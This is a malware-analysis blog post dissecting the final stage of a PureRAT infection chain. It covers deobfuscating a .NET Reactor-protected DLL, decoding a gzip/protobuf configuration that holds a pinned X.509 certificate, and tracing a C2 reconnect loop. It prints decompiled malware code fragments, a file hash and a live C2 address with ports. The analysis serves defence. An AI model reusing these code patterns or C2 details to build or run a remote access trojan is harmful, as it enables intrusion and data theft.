PXA Stealers Evolution to PureRAT: Part 6 - Finally, the Final Stage PureRAT (Stage 9)

By Darkrym

Published: 2025-09-03 · Archived: 2026-04-05 15:33:27 UTC

Introduction

After eight stages of obfuscation, loaders, stealers, droppers, and more obfuscation, we've arrived at the **final payload**. And this one doesn't disappoint. Stage 9 is where all the scaffolding comes together: an obfuscated **.NET Reactor–protected DLL** that unpacks its configuration, establishes a secure channel to its command-and-control (C2) servers, and transforms into a fully fledged **remote access trojan (RAT)**.


It leverages reflection to hide execution, TLS with pinned certificates for encrypted comms, and Protocol Buffers to structure its configs and tasking messages. More importantly, it fingerprints the host in detail from antivirus products and OS version, to idle time and crypto wallets before slipping into a modular task loop designed to pull down whatever plugins the operator needs.

If that sounds familiar, it the architecture and feature set line up neatly with **PureRAT**, a commercial malware family from the PureCoder ecosystem. While marketed as a general-purpose backdoor, in practice PureRAT acts as a flexible payload letting attackers bolt on other modules as needed.

Catching up where we left off, we're now dealing with Stage 9 a **.NET Reactor–protected DLL**, loaded entirely in-memory by the previous stage's loader. Unlike traditional DLLs with exported entry points, this one hides behind **reflection-based invocation**, with execution routed through an obfuscated method call.

```
Mhgljosy.Formatting.TransferableFormatter.SelectFormatter()
```

FIle Name: `Mhgljosy.dll` SHA265: `e0e724c40dd350c67f9840d29fdb54282f1b24471c5d6abb1dca3584d8bac0aa`
Detection: No hits on VirusTotal — appears to be previously unknown.




Traditional static analysis wasn't viable here **.NET Reactor** makes life painful, filling binaries with junk logic, control-flow flattening, and encrypted strings. Dynamic analysis was the obvious path forward: let the loader drop the DLL into memory, attach dnSpy to the live process, and throw some breakpoints at key points inside the DLL.

But I'm still a sucker for static, so before switching gears I gave automated deobfuscators a shot. I cycled through a handful of them with limited results, until a colleague (shoutout to @RussianPanda9xx) suggested trying **NETReactorSlayer**:

https://github.com/SychicBoy/NETReactorSlayer

And it worked.

The tool stripped away enough layers of obfuscation to leave us with something far more legible. With the clutter reduced, we can use dnSpy to poke around again.




NETReactorSlayer is straightforward to use: open the GUI, select your binary, and run it. It prints a log of what it is doing:

```
 [INFO] 7844 Proxied calls fixed.
[INFO] 1078 Strings decrypted.
[INFO] 587 Calls to obfuscator types removed.
[INFO] Renaming obfuscated symbols...
```

The key part here are symbol renaming, string decryption, and removing control-flow redirection. Together they turn a spaghetti mess into something you can actually read, navigate and debug.

Back to dnSpy




Jumping back to `Mhgljosy.Formatting.TransferableFormatter.SelectFormatter()` in dnSpy, we can see what it looks like now. Still doesn't make a tonne of sense, right? Well, it's not a magic bullet you don't get the answer on a silver platter. But trust me, this is *sooooooooo* much better than what we had before. And once you start clicking around, the surrounding code begins to open up and make a lot more sense.


```
AppDomain.CurrentDomain.UnhandledException += transferableFormatter.PostFormatter;
```

```
SubscriberSpec.ReceiveAttachedSubscriber();
```


This simply tell the assembly to run `PostFormatter` whenever it encounters and error, then it runs `SubscriberSpec.ReceiveAttachedSubscriber();`. That makes `ReceiveAttachedSubscriber` our next pivot, while the exception handler is worth keeping in mind it could be abused to trigger `PostFormatter` deliberately.




In `ReceiveAttachedSubscriber` we immediately hit a **base64 blob** alongside the target method. Before diving into the method itself, lets quickly decode that blob as it might give us some quick wins.



The decoded output shows a **GZip header**. Easy enough we just add a GZip decompress stage into the recipe and run it again.




It's looking better, but still not quite there. To see what we're missing, we check how the assembly itself handles it, right after the blob is decoded, it's handed off to `FormatConcreteFormatter()`.




```
SubscriberSpec.subscriberSharer = (IterableChooser)PassiveFormatter.FormatConcreteFormatter(Convert.FromBase64String
("H4sIAAAAAAAAEAG1Uxwr06BE03sOC8cKeffR1YJXDGHz4lD9laRRGukmjUc5hFJ7DT2LYB7D9Cn4gz383dJ2apouurvrnH//7y59+wSjmN5r+Df8Wev/
```

```
public static TokenizerAggregator FormatConcreteFormatter(byte[] task)
{
    TokenizerAggregator tokenizerAggregator;
    using (MemoryStream memoryStream = new MemoryStream(TemplateMember.TestSingleton(task)))
    {
        memoryStream.Position = 0L;
        tokenizerAggregator = Serializer.Deserialize<TokenizerAggregator>(memoryStream);
    }
    return tokenizerAggregator;
}
```

That `Serializer.Deserialize<T>()` call comes from **protobuf-net**, a well-known .NET implementation of Google's Protocol Buffers. So the attacker isn't just cramming raw bytes into a struct they're using a proper protobuf schema under the hood. Now lets add protobuf decoding to the recipe.



The config gives us an IP address, what look like port numbers, another **base64 blob** in the middle, and a few strings tacked on at the end. Decoding that blob next, we get:




From the bytes `30 82 04 ea` we can recognise ASN.1 **DER (Distinguished Encoding Rules)** encoding, most commonly used in **X.509 certificates, PKCS#7/PKCS#12 bundles, or private key blobs**.

Sure enough, looking back at the .NET assembly we see that just beneath the blob it's instantiating an **X.509 certificate**. For the uninitiated, this is a standardised format defining the structure of a **public key certificate**. That already starts to shape our understanding of what `ReceiveAttachedSubscriber` is really doing.


Inside the C2 Function

Jumping back into the method and scrolling down, it becomes clear that its primary job is to **set up a connection**.




I'm going to explain the full function up front, since it helps frame the rest of the analysis and we'll dive into details as needed. The routine establishes a persistent TCP socket wrapped in an `SslStream` with **custom certificate validation**, tunnelling all traffic over TLS. It operates in a reconnect loop: after a short delay it disposes of any stale connection, spins up a new socket, and retries against one of its configured servers. Once connected, it sends an initial "hello," starts a randomised 20–40 second keepalive timer, and enters a read loop that continuously processes new messages\commands. Each incoming message is dispatched to a new thread, allowing tasks to run in parallel.

But were does the server details actually come from? The remote IP and port aren't visible in plaintext. We already spotted an IP address earlier, so the next step is to trace its usage. Right-clicking on `subscriberSharer` (the field holding that base64 blob) and selecting **Analyse** shows us:



This view shows us everything that touches our base64 blob. In blue is a little spoiler for what's coming, I'll let you guess what *PureHVNC* might be for now.

More importantly, in red we can see that the blob is used by the `MergeSubscriber` method, which is called from the `ReceiveAttachedSubscriber` routine we're currently dissecting. So the next logical step is to dive into `MergeSubscriber`.



It's a straightforward but very telling loop:


1. **Iterate over endpoints** from `subscriberSharer.ReflectChooser` (Our config from earlier).
    - Hostnames are resolved via DNS to all A records.
    - Raw IPs skip DNS and are used directly.
2. **Iterate over ports** from `subscriberSharer.AddChooser`.
    - For each host/port pair, it attempts a connection with `SubscriberSpec.m_BasicProfile.Connect(...)`.
3. **Success short-circuit** – The first successful connection returns `true`, handing control back to `ReceiveAttachedSubscriber` to set up the TLS stream.

This is textbook **C2 pivoting behaviour**. Rather than relying on a single hard-coded server, the malware cycles through multiple domains and ports until one responds, making takedown harder.


```
 "1": "157.66.26.209",
"2": [
        56001,
        56002,
        56003
```

Although, in our sample only a single address is present, but the framework clearly supports a broader, more resilient infrastructure.

